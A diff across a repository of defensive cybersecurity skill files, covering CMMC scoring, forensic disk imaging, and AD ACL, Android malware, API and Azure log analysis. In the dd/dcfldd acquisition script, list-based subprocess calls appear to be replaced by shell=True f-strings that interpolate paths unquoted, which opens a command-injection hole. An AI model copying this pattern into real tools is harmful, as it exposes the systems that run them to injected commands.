@@ -1,84 +0,0 @@
|
||||
# CMMC Level 2 — Standards & Reference
|
||||
|
||||
## Governing rules
|
||||
| Rule | Citation | Status / effective date |
|
||||
|---|---|---|
|
||||
| CMMC Program rule | 32 CFR Part 170 | Effective **December 16, 2024** |
|
||||
| CMMC acquisition rule (DFARS) | 48 CFR; DFARS clause **252.204-7021** (and 204.7503) | Published Sept 10, 2025; effective **November 10, 2025** |
|
||||
| Safeguarding CUI / incident reporting | DFARS **252.204-7012** | In effect |
|
||||
| NIST 800-171 self-assessment + SPRS posting | DFARS **252.204-7019 / -7020** | In effect |
|
||||
|
||||
> Always confirm current status at the source — acquisition rules and phase dates have moved before. Authoritative: https://dodcio.defense.gov/CMMC/ and the eCFR for 32 CFR Part 170.
|
||||
|
||||
## Phased rollout (per the acquisition rule)
|
||||
| Phase | Begins | What applies |
|
||||
|---|---|---|
|
||||
| Phase 1 | **Nov 10, 2025** | Level 1 and some Level 2 **self-assessment** required in solicitations |
|
||||
| Phase 2 | **Nov 10, 2026** | Level 2 **C3PAO certification** required for applicable contracts |
|
||||
| Phase 3 | **Nov 10, 2027** | Level 2 C3PAO + Level 3 **DIBCAC** assessment phased in |
|
||||
| Phase 4 | **Nov 10, 2028** | Full implementation across applicable DoD contracts |
|
||||
|
||||
## The three CMMC levels
|
||||
| Level | Protects | Requirements | Assessment |
|
||||
|---|---|---|---|
|
||||
| Level 1 | FCI | 15 requirements (FAR 52.204-21) | Annual self-assessment + affirmation |
|
||||
| Level 2 | CUI | **110 requirements (NIST SP 800-171 Rev 2)** | Self **or** triennial C3PAO certification |
|
||||
| Level 3 | CUI (high priority) | 110 + selected **SP 800-172** enhanced | DoD (DIBCAC) assessment |
|
||||
|
||||
Certification validity: **3 years**, with **annual affirmation** by a senior official in SPRS.
|
||||
|
||||
## NIST SP 800-171 Rev 2 — the 14 families (110 requirements)
|
||||
| § | Family | # reqs |
|
||||
|---|---|---|
|
||||
| 3.1 | Access Control | 22 |
|
||||
| 3.2 | Awareness and Training | 3 |
|
||||
| 3.3 | Audit and Accountability | 9 |
|
||||
| 3.4 | Configuration Management | 9 |
|
||||
| 3.5 | Identification and Authentication | 11 |
|
||||
| 3.6 | Incident Response | 3 |
|
||||
| 3.7 | Maintenance | 6 |
|
||||
| 3.8 | Media Protection | 9 |
|
||||
| 3.9 | Personnel Security | 2 |
|
||||
| 3.10 | Physical Protection | 6 |
|
||||
| 3.11 | Risk Assessment | 3 |
|
||||
| 3.12 | Security Assessment | 4 |
|
||||
| 3.13 | System and Communications Protection | 16 |
|
||||
| 3.14 | System and Information Integrity | 7 |
|
||||
| | **Total** | **110** |
|
||||
|
||||
(Assessment objectives for each requirement are in **NIST SP 800-171A**.)
|
||||
|
||||
## DoD Assessment Methodology — SPRS scoring
|
||||
- Start at **110**. Subtract the weighted value of each **NOT MET** requirement.
|
||||
- Weights: **1, 3, or 5 points**. The most security-significant requirements are weighted 3 or 5.
|
||||
- **Partial credit** applies to a small number of requirements (notably MFA at 3.5.3 and FIPS-validated cryptography at 3.13.11) where partial implementation reduces the deduction.
|
||||
- Maximum score **110**; the methodology floor is **−203** (more is deducted than the 110 starting points because of the weighting).
|
||||
- The complete per-requirement point assignment is published in the **DoD NIST SP 800-171 Assessment Methodology** — use that document for the authoritative weight of each control rather than estimating.
|
||||
|
||||
## POA&M rules under the CMMC rule (32 CFR Part 170)
|
||||
- A **Conditional** Level 2 status is allowed only if the assessment score is **at least 80% (≥ 88 of 110)**.
|
||||
- Only **POA&M-eligible** requirements may be deferred. The highest-weighted security requirements generally **must be fully met** and **cannot** sit on a POA&M — verify each item's eligibility against the rule.
|
||||
- All POA&M items must be **closed within 180 days**; a closeout assessment then converts **Conditional → Final**.
|
||||
|
||||
## Scoping categories (CMMC Level 2 Scoping Guide)
|
||||
| Category | Treatment |
|
||||
|---|---|
|
||||
| CUI Assets | Process/store/transmit CUI — assessed against applicable requirements. |
|
||||
| Security Protection Assets | Provide security to the CUI environment — in scope. |
|
||||
| Contractor Risk Managed Assets | Capable of handling CUI but not intended to — managed by policy/config. |
|
||||
| Specialized Assets | IoT/OT, GFE, test equipment — documented, limited assessment. |
|
||||
| Out-of-Scope Assets | Isolated from CUI — not assessed. |
|
||||
|
||||
## External Service Providers / cloud
|
||||
- Cloud services that store/process/transmit CUI must be **FedRAMP Moderate authorized or meet FedRAMP Moderate equivalency**.
|
||||
- Document the customer/provider responsibility split (CRM) and inherited controls in the SSP.
|
||||
|
||||
## NIST CSF 2.0 alignment
|
||||
| CSF 2.0 ID | Relevance |
|
||||
|---|---|
|
||||
| GV.OC-03 | Legal/regulatory (DFARS/CMMC) requirements understood. |
|
||||
| GV.SC-01 | Supply-chain risk management — flowdown to subs / ESPs. |
|
||||
| ID.AM-08 | Assets managed across the lifecycle (scoping). |
|
||||
| ID.RA-05 | Risk informs prioritization of unmet requirements. |
|
||||
| PR.AA-01 | Identity and access (3.1 / 3.5 families). |
|
||||
| PR.DS-01 | Data-at-rest protection (FIPS crypto, media protection). |
|
||||
@@ -1,198 +0,0 @@
|
||||
#!/usr/bin/env python3
|
||||
"""
|
||||
CMMC Level 2 / NIST SP 800-171 Rev 2 SPRS score calculator.
|
||||
|
||||
Implements the DoD Assessment Methodology arithmetic: start at 110 and subtract
|
||||
the weighted value (1, 3, or 5) of each NOT MET requirement, with partial credit
|
||||
for the small set of requirements that allow it. Reports the SPRS score, the gap
|
||||
to a perfect 110 and to the 88-point (80%) conditional-certification threshold,
|
||||
and flags higher-weighted unmet requirements whose POA&M eligibility must be
|
||||
verified against 32 CFR Part 170.
|
||||
|
||||
NOTE: per-requirement point weights are defined by the DoD NIST SP 800-171
|
||||
Assessment Methodology. Supply each requirement's official weight in the input
|
||||
(this tool does not invent weights). Use status 'partial' with 'partial_deduction'
|
||||
only for requirements the methodology allows partial credit on (e.g., 3.5.3 MFA,
|
||||
3.13.11 FIPS crypto).
|
||||
|
||||
Input JSON shape:
|
||||
{
|
||||
"org": {"name": "Acme Defense LLC", "scope": "CUI enclave"},
|
||||
"requirements": [
|
||||
{"id": "3.1.1", "family": "3.1", "status": "met", "weight": 5},
|
||||
{"id": "3.5.3", "family": "3.5", "status": "partial", "weight": 5, "partial_deduction": 3},
|
||||
{"id": "3.3.1", "family": "3.3", "status": "not_met", "weight": 5},
|
||||
{"id": "3.8.9", "family": "3.8", "status": "not_met", "weight": 1},
|
||||
{"id": "3.2.1", "family": "3.2", "status": "na", "weight": 1}
|
||||
]
|
||||
}
|
||||
|
||||
status: met | not_met | partial | na
|
||||
|
||||
Usage:
|
||||
python process.py --input controls.json [--output readiness.md]
|
||||
python process.py --input controls.json --require-conditional # exit 1 if score < 88
|
||||
"""
|
||||
|
||||
import argparse
|
||||
import json
|
||||
import sys
|
||||
|
||||
START_SCORE = 110
|
||||
CONDITIONAL_THRESHOLD = 88 # 80% of 110
|
||||
VALID_STATUS = {"met", "not_met", "partial", "na"}
|
||||
VALID_WEIGHTS = {1, 3, 5}
|
||||
|
||||
|
||||
def compute(data):
|
||||
reqs = data.get("requirements", [])
|
||||
if not reqs:
|
||||
raise ValueError("requirements list is required")
|
||||
|
||||
deductions = 0
|
||||
counts = {"met": 0, "not_met": 0, "partial": 0, "na": 0}
|
||||
poam_flags = [] # higher-weight unmet -> verify POA&M eligibility
|
||||
by_family = {} # family -> {met,not_met,partial,na}
|
||||
detail = []
|
||||
|
||||
for r in reqs:
|
||||
rid = r.get("id", "?")
|
||||
status = r.get("status")
|
||||
weight = r.get("weight")
|
||||
if status not in VALID_STATUS:
|
||||
raise ValueError(f"{rid}: status '{status}' invalid (met|not_met|partial|na)")
|
||||
if status in ("not_met", "partial", "met") and weight not in VALID_WEIGHTS:
|
||||
raise ValueError(f"{rid}: weight '{weight}' invalid (must be 1, 3, or 5)")
|
||||
|
||||
fam = r.get("family", rid.rsplit(".", 1)[0])
|
||||
fam_rec = by_family.setdefault(fam, {"met": 0, "not_met": 0, "partial": 0, "na": 0})
|
||||
fam_rec[status] += 1
|
||||
counts[status] += 1
|
||||
|
||||
ded = 0
|
||||
if status == "not_met":
|
||||
ded = weight
|
||||
if weight > 1:
|
||||
poam_flags.append((rid, weight))
|
||||
elif status == "partial":
|
||||
ded = r.get("partial_deduction")
|
||||
if ded is None:
|
||||
raise ValueError(f"{rid}: status 'partial' requires 'partial_deduction'")
|
||||
if ded < 0 or ded > weight:
|
||||
raise ValueError(f"{rid}: partial_deduction {ded} out of range (0..{weight})")
|
||||
if ded > 1:
|
||||
poam_flags.append((rid, ded))
|
||||
deductions += ded
|
||||
detail.append((rid, fam, status, weight, ded))
|
||||
|
||||
score = START_SCORE - deductions
|
||||
return {
|
||||
"score": score,
|
||||
"deductions": deductions,
|
||||
"counts": counts,
|
||||
"by_family": by_family,
|
||||
"poam_flags": poam_flags,
|
||||
"detail": detail,
|
||||
}
|
||||
|
||||
|
||||
def render(data, res):
|
||||
org = data.get("org", {})
|
||||
lines = []
|
||||
lines.append(f"# CMMC Level 2 Readiness - {org.get('name','Organization')}")
|
||||
lines.append("")
|
||||
if org.get("scope"):
|
||||
lines.append(f"- **Scope:** {org['scope']}")
|
||||
lines.append("")
|
||||
|
||||
score = res["score"]
|
||||
lines.append("## SPRS Score (DoD Assessment Methodology)")
|
||||
lines.append("")
|
||||
lines.append(f"- **Score:** **{score}** / 110 (started at 110, deducted {res['deductions']})")
|
||||
lines.append(f"- **Gap to perfect (110):** {110 - score}")
|
||||
if score >= CONDITIONAL_THRESHOLD:
|
||||
lines.append(f"- **Conditional threshold (>= {CONDITIONAL_THRESHOLD}):** MET "
|
||||
f"(margin {score - CONDITIONAL_THRESHOLD}) - eligible for Conditional status "
|
||||
"if remaining items are POA&M-eligible.")
|
||||
else:
|
||||
lines.append(f"- **Conditional threshold (>= {CONDITIONAL_THRESHOLD}):** NOT MET "
|
||||
f"(short by {CONDITIONAL_THRESHOLD - score}) - not eligible for Conditional "
|
||||
"certification until the score reaches 88.")
|
||||
c = res["counts"]
|
||||
lines.append(f"- **Status tally:** met {c['met']}, partial {c['partial']}, "
|
||||
f"not met {c['not_met']}, N/A {c['na']}")
|
||||
lines.append("")
|
||||
|
||||
# by family
|
||||
lines.append("## Status by family")
|
||||
lines.append("")
|
||||
lines.append("| Family | Met | Partial | Not Met | N/A |")
|
||||
lines.append("|---|---|---|---|---|")
|
||||
for fam in sorted(res["by_family"]):
|
||||
f = res["by_family"][fam]
|
||||
lines.append(f"| {fam} | {f['met']} | {f['partial']} | {f['not_met']} | {f['na']} |")
|
||||
lines.append("")
|
||||
|
||||
# POA&M eligibility flags
|
||||
lines.append("## POA&M eligibility check")
|
||||
lines.append("")
|
||||
if not res["poam_flags"]:
|
||||
lines.append("No unmet requirement carries more than 1 point of deduction. "
|
||||
"Remaining gaps are most likely POA&M-eligible (still verify against 32 CFR Part 170).")
|
||||
else:
|
||||
lines.append("The following unmet/partial requirements carry **> 1 point**. The highest-weighted "
|
||||
"security requirements generally **cannot** sit on a POA&M - verify each against "
|
||||
"32 CFR Part 170 before relying on Conditional status:")
|
||||
lines.append("")
|
||||
lines.append("| Requirement | Points lost |")
|
||||
lines.append("|---|---|")
|
||||
for rid, w in sorted(res["poam_flags"], key=lambda x: -x[1]):
|
||||
lines.append(f"| {rid} | {w} |")
|
||||
lines.append("")
|
||||
lines.append("> All POA&M items must be closed within **180 days** to convert Conditional -> Final.")
|
||||
|
||||
return "\n".join(lines)
|
||||
|
||||
|
||||
def main():
|
||||
ap = argparse.ArgumentParser(description="CMMC L2 / NIST 800-171 SPRS score calculator")
|
||||
ap.add_argument("--input", "-i", required=True, help="Path to control-status JSON")
|
||||
ap.add_argument("--output", "-o", help="Write Markdown readiness report to this path")
|
||||
ap.add_argument("--require-conditional", action="store_true",
|
||||
help="Exit non-zero if SPRS score < 88 (conditional threshold)")
|
||||
args = ap.parse_args()
|
||||
|
||||
try:
|
||||
with open(args.input) as f:
|
||||
data = json.load(f)
|
||||
except (OSError, json.JSONDecodeError) as e:
|
||||
print(f"ERROR: could not read input JSON: {e}", file=sys.stderr)
|
||||
return 2
|
||||
|
||||
try:
|
||||
res = compute(data)
|
||||
md = render(data, res)
|
||||
except ValueError as e:
|
||||
print(f"ERROR: {e}", file=sys.stderr)
|
||||
return 2
|
||||
|
||||
if args.output:
|
||||
with open(args.output, "w") as f:
|
||||
f.write(md + "\n")
|
||||
print(f"Readiness report written to {args.output}", file=sys.stderr)
|
||||
else:
|
||||
print(md)
|
||||
|
||||
print(f"SPRS score {res['score']}/110 (deductions {res['deductions']}; "
|
||||
f"not met {res['counts']['not_met']}, partial {res['counts']['partial']}).",
|
||||
file=sys.stderr)
|
||||
|
||||
if args.require_conditional and res["score"] < CONDITIONAL_THRESHOLD:
|
||||
print(f"FAIL: score {res['score']} < {CONDITIONAL_THRESHOLD} conditional threshold.",
|
||||
file=sys.stderr)
|
||||
return 1
|
||||
return 0
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
sys.exit(main())
|
||||
@@ -1,27 +1,12 @@
|
||||
---
|
||||
name: acquiring-disk-image-with-dd-and-dcfldd
|
||||
description: Create forensically sound bit-for-bit disk images with dd or dcfldd on a Linux forensic workstation, preserving evidence integrity through hash verification (MD5/SHA) during acquisition. Use when imaging a suspect drive, USB device, or memory card for investigation, preserving volatile disk evidence during incident response, or producing a verified copy for legal or law-enforcement proceedings before any destructive analysis.
|
||||
description: Create forensically sound bit-for-bit disk images using dd and dcfldd while preserving evidence integrity through hash verification.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags:
|
||||
- forensics
|
||||
- disk-imaging
|
||||
- evidence-acquisition
|
||||
- dd
|
||||
- dcfldd
|
||||
- hash-verification
|
||||
version: '1.0'
|
||||
tags: [forensics, disk-imaging, evidence-acquisition, dd, dcfldd, hash-verification]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- RS.AN-03
|
||||
- DE.AE-02
|
||||
- RS.MA-01
|
||||
mitre_attack:
|
||||
- T1006
|
||||
- T1005
|
||||
- T1025
|
||||
- T1074.001
|
||||
---
|
||||
|
||||
# Acquiring Disk Image with dd and dcfldd
|
||||
|
||||
@@ -1,19 +1,17 @@
|
||||
#!/usr/bin/env python3
|
||||
"""Forensic disk image acquisition agent using dd and dcfldd with hash verification."""
|
||||
|
||||
import shlex
|
||||
import subprocess
|
||||
import hashlib
|
||||
import os
|
||||
import sys
|
||||
import datetime
|
||||
import json
|
||||
|
||||
|
||||
def run_cmd(cmd, capture=True):
|
||||
"""Execute a command and return output."""
|
||||
if isinstance(cmd, str):
|
||||
cmd = shlex.split(cmd)
|
||||
result = subprocess.run(cmd, capture_output=capture, text=True, timeout=120)
|
||||
"""Execute a shell command and return output."""
|
||||
result = subprocess.run(cmd, shell=True, capture_output=capture, text=True)
|
||||
return result.stdout.strip(), result.stderr.strip(), result.returncode
|
||||
|
||||
|
||||
@@ -67,22 +65,16 @@ def compute_hash(path, algorithm="sha256", block_size=65536):
|
||||
|
||||
def acquire_with_dd(source, destination, block_size=4096, log_file=None):
|
||||
"""Acquire a forensic image using dd with error handling."""
|
||||
dd_cmd = [
|
||||
"dd", f"if={source}", f"of={destination}",
|
||||
f"bs={block_size}", "conv=noerror,sync", "status=progress"
|
||||
]
|
||||
cmd = (
|
||||
f"dd if={source} of={destination} bs={block_size} "
|
||||
f"conv=noerror,sync status=progress"
|
||||
)
|
||||
if log_file:
|
||||
cmd += f" 2>&1 | tee {log_file}"
|
||||
print(f"[*] Starting dd acquisition: {source} -> {destination}")
|
||||
print(f"[*] Block size: {block_size}")
|
||||
start = datetime.datetime.utcnow()
|
||||
if log_file:
|
||||
dd_proc = subprocess.run(dd_cmd, capture_output=True, text=True, timeout=120)
|
||||
combined = (dd_proc.stdout or "") + (dd_proc.stderr or "")
|
||||
with open(log_file, "w") as lf:
|
||||
lf.write(combined)
|
||||
rc = dd_proc.returncode
|
||||
else:
|
||||
result = subprocess.run(dd_cmd, text=True, timeout=120)
|
||||
rc = result.returncode
|
||||
_, stderr, rc = run_cmd(cmd, capture=False)
|
||||
elapsed = (datetime.datetime.utcnow() - start).total_seconds()
|
||||
print(f"[*] Acquisition completed in {elapsed:.1f} seconds (rc={rc})")
|
||||
return rc == 0
|
||||
@@ -91,21 +83,18 @@ def acquire_with_dd(source, destination, block_size=4096, log_file=None):
|
||||
def acquire_with_dcfldd(source, destination, hash_alg="sha256", hash_log=None,
|
||||
error_log=None, block_size=4096, split_size=None):
|
||||
"""Acquire a forensic image using dcfldd with built-in hashing."""
|
||||
cmd = [
|
||||
"dcfldd", f"if={source}", f"of={destination}",
|
||||
f"bs={block_size}", "conv=noerror,sync",
|
||||
f"hash={hash_alg}", "hashwindow=1G",
|
||||
]
|
||||
cmd = f"dcfldd if={source} of={destination} bs={block_size} conv=noerror,sync"
|
||||
cmd += f" hash={hash_alg}"
|
||||
if hash_log:
|
||||
cmd.append(f"hashlog={hash_log}")
|
||||
cmd += f" hashlog={hash_log}"
|
||||
cmd += " hashwindow=1G"
|
||||
if error_log:
|
||||
cmd.append(f"errlog={error_log}")
|
||||
cmd += f" errlog={error_log}"
|
||||
if split_size:
|
||||
cmd.extend([f"split={split_size}", "splitformat=aa"])
|
||||
cmd += f" split={split_size} splitformat=aa"
|
||||
print(f"[*] Starting dcfldd acquisition: {source} -> {destination}")
|
||||
start = datetime.datetime.utcnow()
|
||||
result = subprocess.run(cmd, text=True, timeout=120)
|
||||
rc = result.returncode
|
||||
_, stderr, rc = run_cmd(cmd, capture=False)
|
||||
elapsed = (datetime.datetime.utcnow() - start).total_seconds()
|
||||
print(f"[*] dcfldd completed in {elapsed:.1f} seconds (rc={rc})")
|
||||
return rc == 0
|
||||
|
||||
@@ -1,46 +1,20 @@
|
||||
---
|
||||
name: analyzing-active-directory-acl-abuse
|
||||
description: Detect dangerous ACL misconfigurations in Active Directory using ldap3
|
||||
to identify GenericAll, WriteDACL, and WriteOwner abuse paths
|
||||
description: Detect dangerous ACL misconfigurations in Active Directory using ldap3 to identify GenericAll, WriteDACL, and WriteOwner abuse paths
|
||||
domain: cybersecurity
|
||||
subdomain: identity-security
|
||||
tags:
|
||||
- active-directory
|
||||
- acl-abuse
|
||||
- ldap
|
||||
- privilege-escalation
|
||||
version: '1.0'
|
||||
tags: [active-directory, acl-abuse, ldap, privilege-escalation]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- PR.AA-01
|
||||
- PR.AA-05
|
||||
- PR.AA-06
|
||||
mitre_attack:
|
||||
- T1098
|
||||
- T1098.007
|
||||
- T1484.001
|
||||
- T1222.001
|
||||
- T1078.002
|
||||
---
|
||||
|
||||
|
||||
# Analyzing Active Directory ACL Abuse
|
||||
|
||||
## Overview
|
||||
|
||||
Active Directory Access Control Lists (ACLs) define permissions on AD objects through Discretionary Access Control Lists (DACLs) containing Access Control Entries (ACEs). Misconfigured ACEs can grant non-privileged users dangerous permissions such as GenericAll (full control), WriteDACL (modify permissions), WriteOwner (take ownership), and GenericWrite (modify attributes) on sensitive objects like Domain Admins groups, domain controllers, or GPOs.
|
||||
|
||||
This skill uses the ldap3 Python library to connect to a Domain Controller, query objects with their nTSecurityDescriptor attribute, parse the binary security descriptor into SDDL (Security Descriptor Definition Language) format, and identify ACEs that grant dangerous permissions to non-administrative principals. These misconfigurations are the basis for ACL-based attack paths discovered by tools like BloodHound.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing active directory acl abuse
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.9 or later with ldap3 library (`pip install ldap3`)
|
||||
|
||||
@@ -4,8 +4,11 @@
|
||||
import argparse
|
||||
import json
|
||||
import struct
|
||||
import sys
|
||||
from collections import defaultdict
|
||||
|
||||
from ldap3 import Server, Connection, ALL, NTLM, SUBTREE
|
||||
from ldap3.protocol.formatters.formatters import format_sid
|
||||
|
||||
|
||||
DANGEROUS_MASKS = {
|
||||
|
||||
@@ -1,31 +1,12 @@
|
||||
---
|
||||
name: analyzing-android-malware-with-apktool
|
||||
description: Perform static analysis of Android APK malware using apktool for resource decompilation, jadx for Java source recovery, and androguard for manifest inspection, dangerous permission-combination detection, and identification of obfuscated code, dynamic code loading, and reflection-based API calls. Use to statically triage a suspicious APK without executing it or to build mobile malware detection rules.
|
||||
description: Perform static analysis of Android APK malware samples using apktool for decompilation, jadx for Java source recovery, and androguard for permission analysis, manifest inspection, and suspicious API call detection.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- Android
|
||||
- APK
|
||||
- apktool
|
||||
- jadx
|
||||
- androguard
|
||||
- mobile-malware
|
||||
- static-analysis
|
||||
- reverse-engineering
|
||||
version: '1.0'
|
||||
tags: [Android, APK, apktool, jadx, androguard, mobile-malware, static-analysis, reverse-engineering]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1406
|
||||
- T1407
|
||||
- T1626.001
|
||||
- T1655.001
|
||||
- T1521.001
|
||||
---
|
||||
|
||||
# Analyzing Android Malware with Apktool
|
||||
@@ -34,14 +15,6 @@ mitre_attack:
|
||||
|
||||
Android malware distributed as APK files can be statically analyzed to extract permissions, activities, services, broadcast receivers, and suspicious API calls without executing the sample. This skill uses androguard for programmatic APK analysis, identifying dangerous permission combinations, obfuscated code patterns, dynamic code loading, reflection-based API calls, and network communication indicators.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing android malware with apktool
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.9+ with `androguard`
|
||||
|
||||
@@ -1,54 +1,20 @@
|
||||
---
|
||||
name: analyzing-api-gateway-access-logs
|
||||
description: 'Parses API Gateway access logs (AWS API Gateway, Kong, Nginx) to detect
|
||||
BOLA/IDOR attacks, rate limit bypass, credential scanning, and injection attempts.
|
||||
Uses pandas for statistical analysis of request patterns and anomaly detection.
|
||||
Use when investigating API abuse or building API-specific threat detection rules.
|
||||
|
||||
'
|
||||
description: >
|
||||
Parses API Gateway access logs (AWS API Gateway, Kong, Nginx) to detect BOLA/IDOR
|
||||
attacks, rate limit bypass, credential scanning, and injection attempts. Uses pandas
|
||||
for statistical analysis of request patterns and anomaly detection. Use when
|
||||
investigating API abuse or building API-specific threat detection rules.
|
||||
domain: cybersecurity
|
||||
subdomain: security-operations
|
||||
tags:
|
||||
- api-security
|
||||
- access-log-analysis
|
||||
- aws-api-gateway
|
||||
- kong
|
||||
- nginx
|
||||
- bola-detection
|
||||
- rate-limit-bypass
|
||||
- security-operations
|
||||
version: '1.0'
|
||||
tags: [analyzing, api, gateway, access]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.CM-01
|
||||
- RS.MA-01
|
||||
- GV.OV-01
|
||||
- DE.AE-02
|
||||
mitre_attack:
|
||||
- T1190
|
||||
- T1110.004
|
||||
- T1078.004
|
||||
- T1119
|
||||
---
|
||||
|
||||
# Analyzing API Gateway Access Logs
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing api gateway access logs
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Familiarity with security operations concepts and tools
|
||||
- Access to a test or lab environment for safe execution
|
||||
- Python 3.8+ with required dependencies installed
|
||||
- Appropriate authorization for any testing activities
|
||||
|
||||
## Instructions
|
||||
|
||||
Parse API gateway access logs to identify attack patterns including broken object
|
||||
|
||||
@@ -1,12 +1,15 @@
|
||||
#!/usr/bin/env python3
|
||||
"""Agent for analyzing API Gateway access logs for security threats."""
|
||||
|
||||
import os
|
||||
import re
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
from collections import defaultdict
|
||||
|
||||
import pandas as pd
|
||||
import numpy as np
|
||||
|
||||
|
||||
def load_api_logs(log_path):
|
||||
|
||||
@@ -1,37 +1,12 @@
|
||||
---
|
||||
name: analyzing-apt-group-with-mitre-navigator
|
||||
description: Query ATT&CK data with attackcti, mitreattack-python, and stix2, then build MITRE ATT&CK Navigator layers and multi-layer heatmap overlays mapping one or more APT groups' TTPs for detection-gap analysis. Use to compare threat-actor technique coverage, find gaps in detection engineering, or produce Navigator visualizations for threat-intel reporting.
|
||||
description: Analyze advanced persistent threat (APT) group techniques using MITRE ATT&CK Navigator to create layered heatmaps of adversary TTPs for detection gap analysis and threat-informed defense.
|
||||
domain: cybersecurity
|
||||
subdomain: threat-intelligence
|
||||
tags:
|
||||
- mitre-attack
|
||||
- navigator
|
||||
- apt
|
||||
- threat-actor
|
||||
- ttp-analysis
|
||||
- heatmap
|
||||
- detection-gap
|
||||
- threat-intelligence
|
||||
version: '1.0'
|
||||
tags: [mitre-attack, navigator, apt, threat-actor, ttp-analysis, heatmap, detection-gap, threat-intelligence]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
d3fend_techniques:
|
||||
- Executable Denylisting
|
||||
- Execution Isolation
|
||||
- File Metadata Consistency Validation
|
||||
- Content Format Conversion
|
||||
- File Content Analysis
|
||||
nist_csf:
|
||||
- ID.RA-01
|
||||
- ID.RA-05
|
||||
- DE.CM-01
|
||||
- DE.AE-02
|
||||
mitre_attack:
|
||||
- T1059.001
|
||||
- T1071.001
|
||||
- T1003.001
|
||||
- T1486
|
||||
- T1547.001
|
||||
---
|
||||
# Analyzing APT Group with MITRE ATT&CK Navigator
|
||||
|
||||
@@ -39,14 +14,6 @@ mitre_attack:
|
||||
|
||||
MITRE ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices, enabling analysts to visualize threat actor technique coverage, compare multiple APT groups, identify detection gaps, and build threat-informed defense strategies. This skill covers querying ATT&CK data programmatically, mapping APT group TTPs to Navigator layers, creating multi-layer overlays for gap analysis, and generating actionable intelligence reports for detection engineering teams.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing apt group with mitre navigator
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.9+ with `attackcti`, `mitreattack-python`, `stix2`, `requests` libraries
|
||||
@@ -69,7 +36,7 @@ ATT&CK catalogs over 140 threat groups with documented technique usage. Each gro
|
||||
|
||||
The Navigator supports loading multiple layers simultaneously, allowing analysts to overlay threat actor TTPs against detection coverage to identify gaps, compare multiple APT groups to find common techniques worth prioritizing, and track technique coverage changes over time.
|
||||
|
||||
## Workflow
|
||||
## Practical Steps
|
||||
|
||||
### Step 1: Query ATT&CK Data for APT Group
|
||||
|
||||
|
||||
@@ -8,6 +8,7 @@ performs detection gap analysis, and generates threat-informed reports.
|
||||
import json
|
||||
import os
|
||||
import sys
|
||||
import hashlib
|
||||
from collections import Counter
|
||||
|
||||
try:
|
||||
|
||||
@@ -1,53 +1,20 @@
|
||||
---
|
||||
name: analyzing-azure-activity-logs-for-threats
|
||||
description: 'Queries Azure Monitor activity logs and sign-in logs via azure-monitor-query
|
||||
to detect suspicious administrative operations, impossible travel, privilege escalation,
|
||||
description: >
|
||||
Queries Azure Monitor activity logs and sign-in logs via azure-monitor-query to
|
||||
detect suspicious administrative operations, impossible travel, privilege escalation,
|
||||
and resource modifications. Builds KQL queries for threat hunting in Azure environments.
|
||||
Use when investigating suspicious Azure tenant activity or building cloud SIEM detections.
|
||||
|
||||
'
|
||||
domain: cybersecurity
|
||||
subdomain: security-operations
|
||||
tags:
|
||||
- azure
|
||||
- cloud-security
|
||||
- azure-monitor
|
||||
- kql
|
||||
- threat-hunting
|
||||
- activity-logs
|
||||
version: '1.0'
|
||||
tags: [analyzing, azure, activity, logs]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.CM-01
|
||||
- RS.MA-01
|
||||
- GV.OV-01
|
||||
- DE.AE-02
|
||||
mitre_attack:
|
||||
- T1078.004
|
||||
- T1098.003
|
||||
- T1538
|
||||
- T1556.009
|
||||
- T1580
|
||||
---
|
||||
|
||||
# Analyzing Azure Activity Logs for Threats
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing azure activity logs for threats
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Familiarity with security operations concepts and tools
|
||||
- Access to a test or lab environment for safe execution
|
||||
- Python 3.8+ with required dependencies installed
|
||||
- Appropriate authorization for any testing activities
|
||||
|
||||
## Instructions
|
||||
|
||||
Use azure-monitor-query to execute KQL queries against Azure Log Analytics workspaces,
|
||||
|
||||
@@ -1,34 +1,17 @@
|
||||
---
|
||||
name: analyzing-bootkit-and-rootkit-samples
|
||||
